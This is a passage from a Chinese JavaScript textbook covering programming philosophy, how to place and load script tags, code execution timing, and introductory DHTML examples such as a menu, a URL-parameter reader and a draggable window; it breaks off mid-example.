> ——杰弗瑞．詹姆士

所谓道，是天下所有规律的总和，是最根本的法则，只要能够了解道，就可以明了世间所有的一切。

掌握了“道”的程序员，才是真正的程序设计大师，能够创作出流芳百世的作品。

然而怎样才能“悟道”，我并不知道，也无法描述，因为“道”实在不是一个能够轻易得到和理解的东西。

对第四境界的程序员来说，“思想”已经不再是很重要的东西，因为他们对程序本质的理解已经超越了问题本身，在他们的代码里，有的只是自然，现实和虚幻的边界都已经模糊，一个完美自治的系统在刹那间诞生，却仿佛从亘古时刻起便存在着、运动着，从简单而质朴的规律中涵盖着世间万物的本质。因此，这个境界，我称之为“成道”。

学习 JavaScript 不应该游离于程序员之外，JavaScript 程序员也是真正的程序员，因此摆在我们面前的道路也是从“知器”、“格物”、“明理”到“成道”的艰难过程，像程序员一样地思考，扎扎实实地向着更高的层次迈进，才是正确的学习方法。只要坚持不懈，迟早有一天，JavaScript 会在你的手中大放异彩。

1.7.2　吝惜你的代码

代码对于程序员来说就像剑客手中的剑。对于高手来说，剑的长短不是决定因素，剑招的犀利才是胜负的关键。相对来说越短的剑，破绽反而越少。

要知道，你写的每段代码，在将来都有可能需要花费精力去维护，代码越多，将来需要维护的工作量就会越大。

> 程序大师如是说：“虽然程序只有三行，但总有需要维护的一天。”

聪明的程序员总是用简洁的代码来证明自己的才华，通常情况下，优秀的代码总是比较短的那一段。

吝惜代码的另一个含义是“不要轻易动手编写代码”。真正优秀的程序员永远在深思熟虑之后才动手写代码，因为他们知道，要在实际动手之前避开可能的陷阱，尽量让自己的代码不要有破绽。

> “入界宜缓”，不仅仅是正确的棋理，也是程序设计中的真理，甚至是充满人生智慧的格言，它是“道”的一部分。
>
> 程序大师深思一天，只写三行代码，而一年积累下来的千行代码却成为整个软件时代的灵魂。一个百万行代码的大型程序将因为它而成为不朽的经典。

本书中的例子秉承这样的原则——用最少的代码做最多的事情。相信在阅读本书后续章节的过程中你将渐渐理解和领悟其中的奥妙。

1.7.3　学会在环境中调试

虽然大师可以不依赖于环境让思维自由飞翔，可是在“求道”的路上，调试环境却能为你扫除许多障碍。

除非你确信自己可以一遍写出正确无误的代码来，否则你就需要一个强大调试工作的帮助。

> 我的一些同事曾经因为缺乏对运行环境和调试工具的认识，而在一些小障碍面前显得束手无策，这对于项目组来说实在不是一个好消息。在软件领域，你可以犯错误，但是你不能在错误面前不知所措，或者选择逃避。如果你自身的能力有限，请用好的调试工具来武装自己，它们的的确确可以迅速地帮助你定位问题的所在。

- 在本书的第 3 章里，将详细地讨论 JavaScript 调试技巧与调试工具。

1.7.4　警惕那些小缺陷

许多人知道 JavaScript 能做什么，却对它的缺点视而不见。相信通过前面章节的叙述，已经给大家

暗示了一个道理，那就是——JavaScript 不是万能的，它有很多缺陷，一定要谨慎地使用它。

用 JavaScript 进行浮点数计算很容易造成精度问题；用 JavaScript 操作 DOM，内存泄露永远存在；各个版本的浏览器下，总有一些 JavaScript 代码行为诡异；而某些场合下 JavaScript 性能慢到无法忍受……即使抛却这些缺陷，JavaScript 的大量使用如果不够谨慎，失控的代码依然很容易使你泥足深陷无法自拔。

> 我和我的一些同事经历过那样刻骨铭心的痛，系统的问题诡异得无法捉摸，大量随机出现的问题像张牙舞爪的魔鬼，恶作剧般的手法折腾得你筋疲力尽，你却依然对摆在面前一团乱麻似的脚本无可奈何。最终你或许赌气地说，我这辈子再也不用 JavaScript 了，可是客户还等着你实现他们的需求，于是你摇摇头强打精神去重新一遍一遍地梳理那些凌乱的代码。

小心你手中的魔鬼，学会正确地控制它们，切记不要放任任何一个哪怕是无伤大雅的小缺陷在你一段代码中，否则你总有一天将会受到惩罚。

1.7.5　思考先于实践——不要轻易动手写代码

前面已经说过，在经过充分思考之前，不要轻易动手写代码。不管是学习还是工作，一味模仿他人的作品或者书中的例子，都算不上是一个好习惯。

即使本书是面向实战的，要透彻理解 JavaScript 的本质，还是要建立在深入理解和分析的基础上。在每一个章节里，概览范例，重视细节，深入领悟精髓，才会得到最大的收获。

真正掌握 JavaScript 的标志是要能够写出属于自己的代码，而这，显然是要先思考而后动手才能做到的。

> 急于动手，是许多投身程序设计领域的爱好者们的一个通病，也往往是职业和业余的分别。也许一个效果的实现能够带给你惊喜和成就感，然而你必须知道，你在这里，绝对不是为了仅仅实现这一个小小的效果，你必须确保你的代码现在不会出问题，将来也不会出问题，在你手里不会出问题，在别人手里也不会出问题。而这一切，都要求你经过充分的思考。

软件过程包括分析、设计、实现和验证等若干个阶段，动手去写，仅仅是其中很小的一部分工作，而为了保证这部分工作的出色品质，往往要在之前投入大量精力去思考。就像要创作一件优秀的艺术品，必须要经过严谨的构思一样。

> 在用你的键盘敲出每一行代码前，请三思。优秀的代码是思想的结晶，蹩脚的代码才是呆板的模仿和毫无章法的拼凑。

1.7.6　时刻回头——圣贤也无法完全预知未来

即使是伟大的贤哲，也无法完全预知未来。

就算你确信目前的代码无懈可击，你也不可能保证它们在将来永远能够不加改变地正常工作。在软件实现的过程中，要习惯时刻回头完善你之前所创作的代码。如果你觉得一个接口将来有可能变化，你就去完善它，不要吝惜走回头路，这一小段回头路将令你避免将来走入一条歧路。

许多开发人员忽视维护系统原有结构的重要性，他们在实现新功能时，宁愿自己编写一个模块而不愿意去了解和完善原有的模块，这样做的结果使得每个开发人员的成果彼此孤立，而且系统出现大量功能相近的冗余模块，严重地影响了系统的完整性和可重用性。

不愿意回头看的人永远也不会真正掌握未来。

任何一个努力的过程总是循序渐进的，发现过去的不完善是好事情，这意味着进步。这个时候，学会回过头去，稍微回顾和改变一下过去的成果，你会有许多新的收获。

在学习本书的任何一个阶段，请学会回头，当你尝试着往前翻时，往往便是你从书的字里行间得到更多收获的时候。

1.8 关于本书的其余部分

本书的章节共分为五个部分，

本章和第2、3章共同构成了概论部分，在这个部分，主要介绍JavaScript的特点、学习方法、编写和调试环境以及一些有趣的例子。概论部分独立地给读者一个完整的JavaScript概貌，并且尝试着达到一定的深度，揭示今后的学习过程充满挑战性。

第4～10章是第二部分，这一部分系统性地讲述JavaScript语言的核心，包括基础的词法和语法、程序结构、数据类型和其他语言基本特征。这些知识虽然描述起来比较乏味，但却是初学者接触一门编程语言所必须要掌握的内容。

第11～15章构成了本书的第三部分，这一部分的各章介绍了客户端JavaScript的核心——浏览器的各个对象，并且还提供了有关这些对象的用法的示例程序。可以说，第三部分是JavaScript客户端应用的基础，是相当有趣和有用的内容。

第四部分由第16～20章构成，讨论的是JavaScript的数据交互和信息安全问题，在这一章里，我们将真正接触到目前Web应用领域的热门技术——Ajax。学习完第四部分，才可以说真正掌握了使用JavaScript构建Web应用系统的能力。

第21～26章是本书的最后一个部分，在这里我们探讨一些稍微高级的话题，这一部分的内容最贴近于JavaScript的特征，它们是开启JavaScript最后封印的钥匙。可以这么说，要真正让JavaScript在你手中发挥出化腐朽为神奇般的亘古之力，深入学习和深刻理解这一部分是必须的。不要让JavaScript成为一种平庸的语言，依靠你的努力，让JavaScript在你的手中放出光彩！

最后，祝你学习JavaScript愉快，使用JavaScript时一帆风顺，度过一个个有趣的探秘之旅。

第2章　浏览器中的 JavaScript

JavaScript 是因为浏览器而诞生的，浏览器是 JavaScript 应用之源，也是最好的舞台，浏览器因为有了 JavaScript 而精彩。

2.1　嵌入网页的可执行内容

客户端 JavaScript 是嵌入在网页中执行的，下面我们会看到，它有几种不同的载入方式，然而不论是采用何种方式，它总是要在 Web 环境下才能很好地运行。

2.1.1　在什么地方装载 JavaScript 代码

一般来说，浏览器允许在页面文档的任何结点上挂接 JavaScript 代码，你可以将它们写在 head 之内，head 和 body 之间，或者 body 之内，甚至是整个 HTML 文件的开头和末尾。

通常浏览器的兼容性给脚本带来了相当大的随意性，这么一来使得在网页中嵌入脚本变得非常容易，但是这带来了一个严重的问题：相当多的时候，无处不在的脚本很容易成为麻烦之源。

所以这一节其实是在说“应该”在什么地方装载代码。

注意到我前面用了“任何结点”和“挂接”这样的词，实际上，在后面的章节里，我们将了解到，document 文档可以看作一棵树，每一对标签是树上的一个结点。挂接意味着 JavaScript 必须作为 document 的一个直接或者间接的子结点存在，<script>标签对也同样应该是匹配的。

```
<input type="text" value="<script>document.write('abc');</script>"/>
```

类似于上面这样希望达到<input type="text" value="abc"/>效果的误用虽不常见也时有发生，程序员显然弄混了服务器端脚本和客户端脚本的区别，要牢记正确的用法应当是：

```
<input id="myInput" type="text"/>
<script>document.getElementById("myInput").value="abc"</script>
```

大多数浏览器支持 JavaScript 出现在任何结点上，甚至支持 JavaScript 出现在 html 根节点之外。但是，那绝对不是一个好的习惯，因为这么做违反了 XHTML 的规范并且使得你的 html document 不符合单根节点的约束，成为一种不合理的结构。

> 如果可以的话，应尽量保证<html><head>…</head><body>…</body></html>结构的完整性，这种符合规范的良好行为，将使得你的 HTML 文档变得更易于维护。

一个 HTML 文档上的<script>块的数量没有明确的限制，但是将 JavaScript 完全地分散到许多个<script>块和集中到一个<script>块中都不是一个好的习惯。

正确的用法是，按照独立功能的划分将一组相互依赖的或者功能相近的模块写在一个<script>块内，

将功能相对独立彼此孤立的代码分开写入多个<script>块。

至于一组通用的功能，在后面会提到，更好的办法是写入一个独立的文件，甚至，如果必要的话，将他们封装入一个对象中。

为了更好地使用 JavaScript，养成良好的组织代码的习惯非常必要。你可以根据需要自己来自定规则，不过这里我推荐一个比较好的规范：

对于页面上的 JavaScript 代码来说，将全局变量（如果有的话）和全局变量的初始化放在一个单独的<script>标签里，置于<head>和<body>之间，并且可以的话，尽量采用额外的属性来标记它们，例如<script region="global">。将闭包和孤立函数放在<head>标签的末尾（即结束标记</head>之前）。

将页面装载期间执行的指令、DOM 对象初始化以及 DOM 相关的全局引用赋值操作放在<body>标签的末尾。

> 事实上应该尽量避免全局 DOM 引用，因为浏览器通常很难释放它们消耗的内存，换句话说，尽量不要让你的脚本出现在结束标记</body>之前。

将需要引用到的外部 JavaScript 文件按照相互依赖的先后次序放在<head>标签中的<meta>标记之后，<title>标记之前。下面是一个例子：

例 2.1　页面上的 JavaScript 代码

```
<html>
<head>
    <title>Example 2.1 页面上的 JavaScript 代码</title>
    <script type="text/JavaScript">
    <!--
        //这里放置函数和闭包
        function add(x, y)
        {
            return x + y;
        }
    -->
    </script>
</head>
<script>
    <!--
    //这里放置全局变量
    var a = 100;
    var b = 200;
    -->
</script>
<body>
    <h1>
    </h1>
    <script>
        <!--
        //这里放置程序实际执行的代码
        document.getElementsByTagName("h1")[0].innerHTML = add(a,b);
```

```
        -->
    </script>
</body>
</html>
```

2.1.2 关于代码的 Script 标签

注意到<script>块被省略了属性，而浏览器中通常支持<script>标签的 language 属性，用来区分所用的语言，例如用<script language="JavaScript">和<script language="VBScript">来区分 JavaScript 和 VBScript。

事实上，大多数浏览器能够根据代码自动识别出脚本的类型，然而，明确指出脚本的语言依然会带来好处。

> 显式指出脚本的语言可以告知那些不了解脚本的使用者脚本的类型，同时也便于提供一些额外的处理程序来对文档进行处理。另外，当一种新的自定义脚本出现时，它可以通过这个属性很容易地同其他脚本区别而不必担心造成浏览器的误解。

值得注意的是，虽然你可以缺省 language 属性，然而一旦你声明了 language 属性，就只有值为 JavaScript 的脚本才会被当作有效的 JavaScript 代码来执行。

一个与 language 类似的属性是 type，<script type="text/JavaScript">是符合 W3C 的一种写法。同样值得注意的是，一旦你声明了 type 属性，只有 type 的值为 text/JavaScript 的脚本才会被当作有效的 JavaScript 来执行。

> 尽量使用 type 属性，因为同 language 相比，它更加符合规范。但是要注意，早期版本的浏览器可能会忽略这个标记。

另一个有用的属性是 src 属性，它的值是一个 URL，用来表示一个外部资源引用，利用 src 属性可以引入外部的 js 文件，这样方便了 JavaScript 代码的重用。

- 关于<script>的 src 属性，本节的第 4 小节中会有更加详细的介绍。

2.1.3 我的代码什么时候被执行——不同执行期的 JavaScript 代码

直接嵌入在 Web 页面上的 JavaScript 代码默认在页面装载期间会被立即执行，注册到事件上的代码则在事件被触发时才被执行。

例 2.2 不同执行期的 JavaScript 代码

```
<html>
<head>
<title>Example 2.2 ArrayList</title>
<script>
    //定义一个 ArrayList 类型，关于类型和对象，在第 7 章中有更为详细的介绍
    function ArrayList(array)
    {
```

```
        this.__arr = typeof(array) == "string" ? array.split(",") : array;
    }
    //定义一个$each 迭代函数，这个函数接受一个闭包作为参数
    ArrayList.prototype.$each = function(closure)
    {
        var ret = [ ];

        for (var i = 0; i < this.__arr.length; i++)
        {
            //将调用闭包的计算结果推入堆栈中保存
            ret.push(closure.call(this, this.__arr[i]));
        }
        //将保存着结果的堆栈返回
        return ret;
    }
    //在 ArrayList 中添加一个元素
    ArrayList.prototype.add = function(num)
    {
        return this.$each(function(a){return parseFloat(a)+parseFloat(num)});
    }
    //将 ArrayList 的每一个元素倍乘
    ArrayList.prototype.multiply = function(factor)
    {
        return this.$each(function(a){return parseFloat(a)*parseFloat(factor)});
    }
</script>
</head>
<body>
    <input id="list" type="text" value="1,2,3,4"/><input id="num" type="text" value=
    "2"/>
    <input type="button" value="Add" onClick="result.value = (new ArrayList(list.
    value)).add(num.value)"/>
    <input type="button" value="Multiply" onClick="result.value = (new ArrayList(list.
    value)).multiply(num.value)"/>
    <br/><input type="text" id="result"/>
</body>
</html>
```

例 2.2 中，类 ArrayList 在装载期间被定义并初始化，而 ArrayList 的实例化以及 add 方法和 multiply 方法则在相应按钮被点击后才被执行。

事实上，除了类型和函数初始化与执行方法的周期不同之外，JavaScript 提供的两种不同的函数声明方法，也会导致执行次序的差别，自己动手，建立一个 HTML 文件，对下面这段代码进行测试，你会了解正确的 JavaScript 代码执行次序：

```
function A()
{
```

```
    alert(1);
}
A();
function A()
{
    alert(2);
}
A();
A = function(){
    alert(3);
}
A();
```

除了用来说明代码的不同执行期之外，例 2.2 还是闭包应用的经典范例，和这段类似的代码我们在后续的章节里还会经常看到。

事实上并不是任何直接嵌入的代码都必须立即执行，要知道，在文档装载期间执行较多的逻辑代码会非常影响页面载入的速度，并且前面提到的，比较好的方式是尽量在页面文档装载完成之后，即用户运行期的生命周期中执行 JavaScript 代码。为此，<script>标签提供了一个不太常用（事实上却很有用）的有趣属性——defer。

defer 的意思是显式声明脚本在页面装载完成之后才被执行。用它也可以达到类似于“例 1.3”的效果。defer 的最大好处是当你嵌入一段脚本时，不必考虑它所依赖的 dom 对象是否被成功装载完成。

不过我不主张采用 defer，原因是我发现当代码中有 alert 或者 document.write 类似的输出时，defer 的表现有些奇怪，因此我怀疑 defer 并不如它所宣称的那样有效。

2.1.4 拿来主义——引入外部的 JavaScript 文件

前面已经说过，<script>的 src 标签可以引入外部文件，文件内容将被作为脚本解析，这个做法使得 JavaScript 模块化的程度大大增强。

在项目开发中，一个非常重要的习惯是在任何时候都不忘记代码的重用。在需要某个功能时，先检查之前是否实现过相关的代码，可否重用它们，或者是否有成熟的代码可以拿来使用，而最后才是亲自去写这些代码。

相对独立和通用的 JavaScript 代码段可以单独放在一个文件中，在需要的时候引入。

例 2.3 独立的 JavaScript 文件

```
/*
Simple Menu
Code By Lee.

这只是一个用来示范的例子，其中的内容可能超过了读到这个章节的读者能够理解的范围，但是没有关系，你可以先跳过这些具体的内容，继续往下看

*/
var actioveMenu = {};
```

```
//显示菜单
function showMenu(oElement,oMenu,oEvent){
    var oResPoint = {};
    oResPoint.x = -2;
    oResPoint.y = oElement.offsetHeight-1;
    //判定菜单项是否绑定事件，以作不同的显示
    if(oEvent==null)
    {
        //改变元素的样式以显示菜单
        //设置菜单元素边框
        oElement.style.border = 'solid #526d8c 1px';
        oElement.style.borderBottom = 'solid #b4b4b4 0px';
        //设置背景色
        oElement.style.background = '#E7EEF5';
        oElement.style.padding="0px";
        oElement.hasEvent = false;
    }
    else
    {
        oElement.hasEvent = true;
    }
    actioveMenu.menu = oMenu;
    actioveMenu.ele = oElement;
    //计算页面元素的偏移量，以使得菜单出现的位置正确
    while(oElement.offsetParent)
    {
        oResPoint.x = oResPoint.x + oElement.offsetLeft+oElement.clientLeft -oElement.
        scrollLeft;
        oResPoint.y = oResPoint.y + oElement.offsetTop+oElement.clientTop -oElement.
        scrollTop;
        oElement = oElement.offsetParent;
    }
    oMenu.style.left = oEvent ? oEvent.x: (oResPoint.x);
    oMenu.style.top =  oEvent ? oEvent.y: (oResPoint.y);
    oMenu.style.display="";

    //下面这句阻止事件向上传播，关于事件，在第 13 章有较为详细的讨论
    window.event.cancelBubble = true;
}

//document.attachEvent 注册 onmousedown 事件到 document，IE 有效
//处理鼠标按下事件，当鼠标在页面中非菜单区域按下时隐藏菜单
//关于这些处理，可以在阅读了第 12 章后回头来理解
document.attachEvent("onmousedown",
function (){
    if(actioveMenu.menu)
```

```
    {
        //将菜单隐藏
        actioveMenu.menu.style.display = "none";
        oElement =actioveMenu.ele;
        if(!oElement.hasEvent)
        {
            oElement.style.border = '';
            oElement.style.padding="1px";
            oElement.style.background = '';
        }
    }
    actioveMenu = {};
}
);
```

将例 2.3 独立地保存成文件 SimpleMenu.js，这样只要在需要用到它的文件中添加<script type="text/javascript"src="SimpleMenu.js"</script>这行内容，就可以在整个文件中使用上面的代码。

> 如同正确命名 JavaScript 变量一样，正确命名 js 文件同样重要，不可以大意。一个令人不知所云的名字将使得代码的可重用价值大大降低。要知道，大多数时候，人们宁愿重新写过，也不会选择在一堆看起来乱七八糟的文件中寻找自己需要的那一段。

尽可能多地将代码写成独立的文件，也会带来新的问题，那就是如何管理文件之间的依赖关系和避免冲突。

> 依赖和冲突，是脚本编写中经常遇到却又经常被人忽略的问题。
>
> 假如 a.js 中需要一个名叫 x 的对象，而这个 x 又在 b.js 中被定义，就产生了 a.js 对 b.js 的依赖。
>
> 假如 c.js 和 d.js 中都定义了一个叫做 y 的对象，而碰巧它们对 y 的解释是不同的，就产生了 c.js 和 d.js 的冲突。

对于管理依赖的问题，在文件头部进行充分的描述和预防性地检测是一个比较妥当的方案，而对于冲突的避免则要通过养成某些习惯来约束。某些模式可以很好地预防和消除冲突的产生，例如面向接口就是一种很好的避免冲突的模式。

例 2.4 面向接口的 JavaScript 程序

```
(function(){

    //定义外部接口
    //Request 开放接口给外部，提供两个接口：getParameter 和 getParameterValues
    //这样外部的 JavaScript 文件就可以通过调用 Request.getParameter()来执行相应的动作
    Request = { getParameter:getParameter,
                getParameterValues:getParameterValues
              };
    //得到 URL 后的参数，例如 URL：http://abc?x=1&y=2
    //那么 getParameter("x") 得到 1
    function getParameter(paraName,wnd)
```

```
    {
        //如果不提供 wnd 参数，则默认为当前窗口
        if(wnd == null) wnd = self;

        //得到地址栏上“?”后边的字符串
        var paraStr = wnd.location.search.slice(1);

        //根据“&”符号分割字符串
        var paraList = paraStr.split(/\&/g);
        for (var i = 0; i < paraList.length; i++)
        {
            //用正则表达式判断字符串是否是“paraName=value”的格式
            //关于正则表达式的内容在本书的第 10 章中有较详细的讨论
            var pattern = new RegExp("^"+paraName+"[?=\\=]","g");
            if(pattern.test(paraList[i]))
            {
                //若是，则返回解码后的 value 的内容
                return decodeURIComponent(paraList[i].split(/\=/g)[1]);
            }
        }
    }

    //如果有多个重复的 paraName 的情况下，下面这个方法返回一个包含了所有值的数组
    //例如 http://abc?x=1&x=2&x=3 , getParameterValues("x")得到[1,2,3]
    function getParameterValues(paraName,wnd)
    {
        if(wnd == null) wnd = self;
        var paraStr = wnd.location.search.slice(1);
        var paraList = paraStr.split(/\&/g);

        var values = new Array();
        for (var i = 0; i < paraList.length; i++)
        {
            //上面的判断部分和 getParameter()方法类似
            //区别是对应每一个 paramName 的 value 有多个
            var pattern = new RegExp("^"+paraName+"[?=\\=]","g");
            if(pattern.test(paraList[i]))
            {
                //将所有满足 paramName=value 的结果的 value 都放入一个数组中
                values.push(decodeURIComponent(paraList[i].split(/\=/g)[1]));
            }
        }
        //返回结果数组
        return values;
    }
})();
```

要完全解释清楚例 2.4，在本章节依然有些困难。

只要知道，通常情况下闭包起到作用域限定的作用，例 2.4 中外层那个奇怪的

```
(function(){
    ......
})();
```

就起到了创建闭包的作用，它防止了 getParameter()和 getParameterValues()方法被外界访问和篡改。而 Request = {getParameter:getParameter,getParameterValues:getParameterValues};的形式向外部开放了“接口”，即外部虽然不能直接访问 getParameter()和 getParameterValues()两个“私有”方法，但是可以通过 Request.getParameter()和 Request.getParameterValues()来访问它们。

关于闭包和面向接口的话题，在本书的第五部分还会有进一步的讨论。

- 关于依赖和冲突的问题以及面向接口的技巧，在本书的第五部分将会有进一步的讨论。

2.2　赏心悦目的特效

在本节和下一节里，让我们暂时抛开那些有点令人头疼的理论和概念，站在用户的角度来实际地体验一下 JavaScript 的魅力。

2.2.1　生命在于运动——DHTML 的效果

DHTML 之所以大受欢迎，就在于它的“动态”魅力。而 JavaScript 是让 DHTML 真正“动”起来的利器。

例 2.5　页面上的“运动”特效，如图 2.1 所示：




图 2.1　时钟随鼠标移动和旋转

2.2.2　换一种风格——CSS 的力量

CSS 为 DHTML 提供了灵活而强大的样式效果。JavaScript 对 CSS 的方便操作令在 Web 界面上实现“换肤”效果变得如此简单。

例 2.6　随意更换皮肤的下拉菜单，如图 2.2 所示：




图 2.2　很棒的下拉菜单

- 关于 JavaScript 控制样式表的话题，本书的第 14 章将有详细的讨论

2.2.3　用 JavaScript 操作 DOM——一个可拖动窗口的例子

JavaScript 操作 DOM 的特性使得由服务器提供数据、JavaScript 动态生成展示界面成为了一种可能，由此应运而生的各种个性化 Web UI 组件让用户真正体验到了随意地订制个性化的界面的乐趣。

例 2.7　可拖动的小窗口，如图 2.3 所示：




图 2.3　可用鼠标拖动的小窗口

```
<HTML>
<HEAD>
<SCRIPT LANGUAGE="JavaScript">
    <!--
    var currentMoveObj = null;          //当前拖动对象
    var relLeft;                        //鼠标按下位置相对对象位置
    var relTop;
    function f_mdown(obj)
    {
            //当对象被按下时，记录该对象
            currentMoveObj = obj;
            //setCapture()可以让对象捕捉到鼠标事件，跟随着鼠标做出响应
            currentMoveObj.setCapture();
            //设置对象的定位方式为 absolute，便于计算拖动位置
            currentMoveObj.style.position = "absolute";
            //记录鼠标按下时距离被移动物体的左上角的偏移量
```

```
            //以便在移动鼠标的时候正确计算位移
            relLeft = event.x - currentMoveObj.style.pixelLeft;
            relTop = event.y - currentMoveObj.style.pixelTop;
    }
    window.document.attachEvent('onmouseup',function(){
            //releaseCapture()执行和 setCapture()相反的操作
            currentMoveObj.releaseCapture();
            currentMoveObj = null;      //当鼠标释放时同时释放拖动对象
        });
    function f_move(obj)
    {
        if(currentMoveObj != null)
        {
            //真正移动鼠标的时候，计算被移动物体的实际位置
            currentMoveObj.style.pixelLeft=event.x-relLeft;
            currentMoveObj.style.pixelTop=event.y-relTop;
        }
    }
//-->
</SCRIPT>
<TITLE>Example 2.7 Drag & Drop</TITLE>
</HEAD>
<BODY>
<TABLE width="100" border=1 onselectstart="return false" style="position:absolute;
left:50;top:50" onmousedown="f_mdown(this)" onmousemove="f_move(this)">
<TR>
       <TD bgcolor="#CCCCCC" align="center" style="cursor:move">title1</TD>
</TR>
<TR>
       <TD align="center" height="60">content</TD>
</TR>
</TABLE>

<TABLE width="100" border=1 onselectstart="return false"
style="position:absolute;left:350;top:250"
onmousedown="f_mdown(this)" onmousemove="f_move(this)">
<TR>
